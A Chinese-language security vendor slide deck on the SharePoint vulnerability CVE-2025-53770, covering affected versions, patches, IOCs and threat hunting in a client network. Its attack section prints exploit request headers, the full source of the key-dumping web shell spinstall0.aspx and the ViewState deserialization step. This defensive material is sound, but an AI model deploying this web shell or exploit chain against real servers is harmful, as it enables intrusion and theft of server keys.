



# CVE-2025-53770

## SharePoint Attacks

Sega.Lee



# Agenda

---

- 漏洞資訊
- 漏洞攻擊技術
- **Fidelis EndPoint 檢視**
- **ThreatHunting**
- **Mitre Att&ck**





# 漏洞資訊

## CVE-2025-53770



根據Check Point Research 的研究，近期公開的 Microsoft SharePoint 關鍵漏洞，早在 2025 年 7 月 7 日就已開始遭到利用。這家資安公司表示，他們觀察到最早的攻擊行為是針對某個未具名的西方主要政府機構，並指出攻擊活動在 7 月 18 日與 19 日進一步升溫，擴及北美與西歐的政府、電信與軟體產業。



# CVE-2025-53770 資訊


- 漏洞目標：遠端程式碼執行漏洞
- 漏洞攻擊技術：繞過驗證上傳Webshell
- CVSS 評分：9.8 Critical
- 時間：7/X
- 漏洞簡述：該漏洞源於 SharePoint 處理不受信任資料時的反序列化 (Deserialization) 不當。攻擊者無需經過身分驗證，即可發送特製的網路請求，從而在目標伺服器上執行任意程式碼。攻擊者實際可透過修改 **Referer** 標頭（指向 `/layouts/SignOut.aspx`）來繞過驗證，成功上傳惡意 `.aspx`，並竊取加密機密，用於偽造 ViewState 進而執行未授權程式碼

**Metrics**

CVSS Version 4.0CVSS Version 3.xCVSS Version 2.0

*NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.*

**CVSS 3.x Severity and Vector Strings:**

 **CNA:** Microsoft Corporation

**Base Score:** 9.8 CRITICAL

**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

# CVE-2025-53770 資訊

- 漏洞影響目標：
  - Microsoft SharePoint Server 2016
  - Microsoft SharePoint Server 2019
  - Microsoft SharePoint Server Subscription Edition
- 建議更新KB
  - Server 2016 - (KB5002760)
  - Server 2016 - Language Pack (KB5002759)
  - Server 2019 - (KB5002754)
  - Server 2019 - Language Pack (KB5002753)
  - Subscription Edition – (KB5002768)

[Customer guidance for SharePoint vulnerability CVE-2025-53770](#) | [MSRC Blog](#) | [Microsoft Security Response Center](#)



# CVE-2025-53770 資訊-IOCs

類型	指標	描述
IP 位址	107.191.58[.]76 、 96.9.125[.]147	7/18 首波攻擊來源
//	104.238.159[.]149	7/19 第二波攻擊來源
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0	攻擊時常用 UA，可在 IIS log 中看到 URL 編碼版本
URL/路徑	POST /_layouts/15/ToolPane.aspx?Display Mode=Edit&a=/ToolPane.aspx	利用 CVE-2025-49706 的入口點
//	GET /_layouts/15/<未公開>.aspx	呼叫惡意 ASPX 進行金鑰轉儲的請求

[SharePoint 0-Day RCE Vulnerability Actively Exploited in the Wild to Gain Full Server Access](#)

# CVE-2025-53770 資訊-IOCs

類型	指標	描述
檔案 名稱	spinstall0.aspx	
檔案 SHA256	4a02a72aedc3356d8cb38f01f0e0b9f26ddc5ccb7c0f04a561337cf24aa84030	初始 Web Shell
//	b39c14becb62aeb55df7fd55c814afb0d659687d947d917512fe67973100b70	相關檔案之一
//	fa3a74a6c015c801f5341c02be2cbdfb301c6ed60633d49fc0bc723617741af7	專門針對 ViewState 的惡意 payload
	92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514	Recorded Future

[SharePoint 0-Day RCE Vulnerability Actively Exploited in the Wild to Gain Full Server Access](#)





# 漏洞攻擊技術



# 漏洞攻擊技術

- 透過 **ToolPane.aspx** 進行身份驗證繞過

- 針對 SharePoint 的特定網頁 ToolPane.aspx，可以透過修改 Referer 標頭（指向 /layouts/SignOut.aspx）直接繞過驗證步驟

- 部署惡意 **ASPX** 檔案

- 一旦進入，攻擊者會上傳一個惡意的 .aspx 檔案，通常命名為 spinstall0.aspx，到 SharePoint 的 layouts 目錄：**C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\15\TEMPLATE\LAYOUTS\spinstall0.aspx**
- 這個檔案並非傳統的網頁外殼（web shell）。相反地，它被設計用來從伺服器組態中提取加密機密，包括：
- ValidationKey
- DecryptionKey 解密金鑰
- Signing algorithm 簽章演算法

[CVE-2025-53770: Critical Unauthenticated RCE in Microsoft SharePoint](#)

# 漏洞攻擊技術

- POST內容

Sharepoint "0day" payload

```
payload.txt
1 POST /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx HTTP/1.1
2 Host: x.x.x.x
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
4 Content-Length: 7699
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Content-Type: application/x-www-form-urlencoded
9 Referer: /_layouts/SignOut.aspx
10 Connection: close
11
```

- WebShell內容

```
1 <%@ Import Namespace="System.Diagnostics" %>
2 <%@ Import Namespace="System.IO" %>
3 <script runat="server" language="c#" CODEPAGE="65001">
4     public void Page_load()
5     {
6         var sy = System.Reflection.Assembly.Load("System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a");
7         var mkt = sy.GetType("System.Web.Configuration.MachineKeySection");
8         var gac = mkt.GetMethod("GetApplicationConfig", System.Reflection.BindingFlags.Static | System.Reflection.BindingFlags.NonPublic);
9         var cg = (System.Web.Configuration.MachineKeySection)gac.Invoke(null, new object[0]);
10        Response.Write(cg.ValidationKey+"|"+cg.Validation+"|"+cg.DecryptionKey+"|"+cg.Decryption+"|"+cg.CompatibilityMode);
11    }
12 </script>
```

# 漏洞攻擊技術

- 透過惡意 **\_\_VIEWSTATE** 進行遠端程式碼執行

- 攻擊者利用竊取的金鑰，透過 ysoserial.net 等工具製作一個簽署過的惡意 **\_\_VIEWSTATE** Token。這個 Payload 會嵌入系統指令（例如 PowerShell），並透過 GET 請求傳送到另一個 SharePoint 頁面：

```
GET /_layouts/15/success.aspx?__VIEWSTATE=<malicious_payload>
```

由於 Token 是使用伺服器實際的金鑰簽署的，SharePoint 會接受它並在頁面處理期間將其反序列化。這會導致在伺服器上執行嵌入式命令。

```
w3wp.exe → cmd.exe → powershell.exe -EncodedCommand ...
```

這使得 application pool identity ( NT AUTHORITY\IUSR ) 能夠完全遠端執行程式碼，進而實現檔案存取、橫向移動、憑證傾印或持久性，**這代表攻擊者已經獲得遠端程式碼執行 ( RCE ) 能力。**

[CVE-2025-53770: Critical Unauthenticated RCE in Microsoft SharePoint](#)



# Fidelis EndPoint 檢視



# Fidelis EndPoint 檢視

- 確認Windows Server 2016/2019是否更新至最新KB，目前確認未更新至最新KB

- Server 2016 - (KB5002760)

- Server 2019 -(KB5002754)

- 2016


	Endpoint	Hotfix ID	Result
⋮	MYPGFS06.easecoxgroup.com	KB5002760	No
⋮	TWIDCAD05.easecoxgroup.com	KB5002760	No

- 2019

	Endpoint	Hotfix ID	Result
⋮	VeeamBR	KB5002754	No



# Threat Hunting








# Threat Hunting-網路

比對此次攻擊 UserAgent 尋找環境內是否有該漏洞攻擊 UserAgent 相關連線，發現 7/18 有一筆HTTP 443 的連線





The screenshot shows a network analysis tool interface. At the top, there's a search bar with the query 'User Agent =~ Mozilla/5.0 (Win...)' and buttons for 'Clear', 'Q', and 'Advanced'. Below the search bar, there's a section for 'Transactions' with a count of '1'. The 'Group By' dropdown is set to 'Client IP, Host, Recor...'. The 'Analytics' tab is selected. Below this, there are tabs for 'List', 'Timeline', 'Connections', 'Table', and 'Values'. The 'Table' tab is active, showing a table with columns: 'Timestamp (GMT+8)', 'Client IP', 'Client Port', 'Direction', 'Server IP', 'Server Port', 'Prot...', 'Host', 'DNS...', 'Status Code', 'Duration', and 'Re...'. The table contains one row of data.

Timestamp (GMT+8)	Client IP	Client Port	Direction	Server IP	Server Port	Prot...	Host	DNS...	Status Code	Duration	Re...
2025-07-18 22:16:53	34.47.200.17	42834	🖥️ → 🌐	172.16.15.33	443	HTTP	211.75.182.99:443	[Em...	[Empty]	1 seco...	[E



# Threat Hunting-網路

該 IP 34.47.200[.]17除了一筆 GET 沒有其他後續動作

Client	42834 443	Server
34.47.200.17	HTTP	172.16.15.33
		
Duration	1 second	
Sensor	FNW-Sensor	
Session Start	2025-07-18 22:16:52	
Timestamp	2025-07-18 22:16:53	
Transport	TCP	
Cert Risk Score	0	
Client ASN	396982	
Client ASN Name	GOOGLE-CLOUD-PLATFORM	
Client Asset ID	0	
Client Asset Subnet ID	0	
Client Country	India	
Collector	FNW-Collector	
Command	GET	
Connection	close	
Domain Alexa Rank	1000001	
Domain Name	easecoxgroup.com	
Filesize	202	
Filetype	text	
Host	211.75.182.99:443	
MD5	09bfb15ce1b508fe6f651b9774fd62c	
Server ASN	0	
Server Asset ID	4606	
Server Asset Name	TPWEB09	
Server Asset OS	Windows NT kernel	

42

SUSPICIOUS

34.47.200.17 IP Address

SUSPECTED MALICIOUS PACKET SOURCE

Overview

Risk Rules

Detections

Insikt Group

DNS Records

IP Scanner Data

Technical Links

Extensions

Summary

Assessment

SUSPECTED MALICIOUS PACKET SOURCE

IP Location

Mumbai (Geo)

ASN

AS396982

ASN Owner

GOOGLE-CLOUD-PLATFORM

First Reference

Jun 28, 2025

Latest Reference

Jul 19, 2025

Reference Count

45

Included in

Recorded Future Security Cloud Telemetry

CINS: CI Army List

Show Recent Events in Table View

Recorded Future AI Insights

Narrative View

根據社群向AbuseIPDB提交的信息，IP 位址34.47.200.17被標記為存在多項惡意活動，這表明該位址在網路安全領域存在令人擔憂的問題。根據各種獨特的社區成員提交的報告，它已被確定涉及暴力攻擊、Web 應用程式攻擊、電子郵件垃圾郵件和連接埠掃描。所有這些活動均於 2025 年 7 月 2 日向Recorded Future報告，最後一次提交是在同年 6 月 29 日至 6 月 30 日之間。此外，該 IP 也在先前的多個來源的發現中被提及，包括中國科學技術大學黑名單和CINS：CI 軍隊名單。

Generated based on 7 Risk Rules | Generated by Recorded Future AI | OpenAI GPT Model | Share feedback?

Risk Rules

7 out of 81 Risk Rules Triggered

5 Suspicious

2 Unusual

Latest Suspicious Risk Rule

Suspected Malicious Packet Source

CINS: CI Army List



1 sighting on 1 source | Jul 23, 2025, 12:01

Open Risk Rules



# Threat Hunting-檔案

透過比對此次攻擊檔名與Hash尋找環境內是否有該漏洞攻擊相關IOCs



Investigation / Behaviors 2025/07/23 07:12 UTC

File ▼ Name = spinstall0.aspx × 📄


Last 7 Days ▼ Time: July 16, 2025 07:11:40 - July 23, 2025 07:11:40 Search + New Detection Rule

⚙️	Time	Endpoint	Process	PID	Type	Name
----	------	----------	---------	-----	------	------





# MitreAtt&ck



# 結語

---





# Q and A

[www.fairline.com.tw](http://www.fairline.com.tw)



<https://www.facebook.com/fairlinetw/>



Fairline 中飛科技



 **FAIRLINE** 中飛科技





# THANK YOU

[www.fairline.com.tw](http://www.fairline.com.tw)



<https://www.facebook.com/fairlinetw/>



Fairline 中飛科技



 **FAIRLINE** 中飛科技